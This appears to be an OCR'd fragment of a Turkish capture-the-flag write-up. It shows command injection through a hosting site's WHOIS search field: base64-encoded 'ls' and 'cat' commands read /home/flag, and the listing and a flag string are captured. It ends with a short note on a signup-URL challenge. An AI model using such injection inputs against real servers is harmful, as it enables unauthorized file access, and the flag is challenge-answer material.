
Flag dosyasını bulabilmek için bir çok yol denendi



dosya adı olarak flag aradığımda, /home/flag klasörünü göstermekte....





HoDovps
HODOVPS
Home
About Us
Our Services
Contact Us
LOG IN
SIGN UP
WHOIS SEARCH
Enter your domain here...
WHOIS SEARCH
total 12
drwxr-xr-x 2 root root 4096 Jul 16 00:25 .
drwxr-xr-x 5 root root 4096 Jul 16 00:25 ..
-rw-r--r-- 1 root root 52 Jul 16 00:25 welcome.txt
Request Attributes
Query Parameters (1)
Body Parameters (0)
Request Cookies (1)
Input
ls -la /home/flag
Output
bHMgLWxhIC9ob21lL2ZsYWc=


WHOIS SEARCH
Enter your domain here...
WHOIS SEARCH
HK{Zonguldagi_sevmek_guzelse_atayim_komutu_gulumse}
Input
cat /home/flag/welcome.txt
Output
Y2F0IC9ob21lL2ZsYWcvd2VsY29tZS50eHQ=

HK{}

Web102



*Soruda verilen URL'e gidildiğinde, SingUp kısmında kayıt olduktan sonra hesabın aktif olması için verilen URL'de geçen code ve user query stringleri ile bir deneme yapılmıştır ama bir şey çıkarılamamıştır. *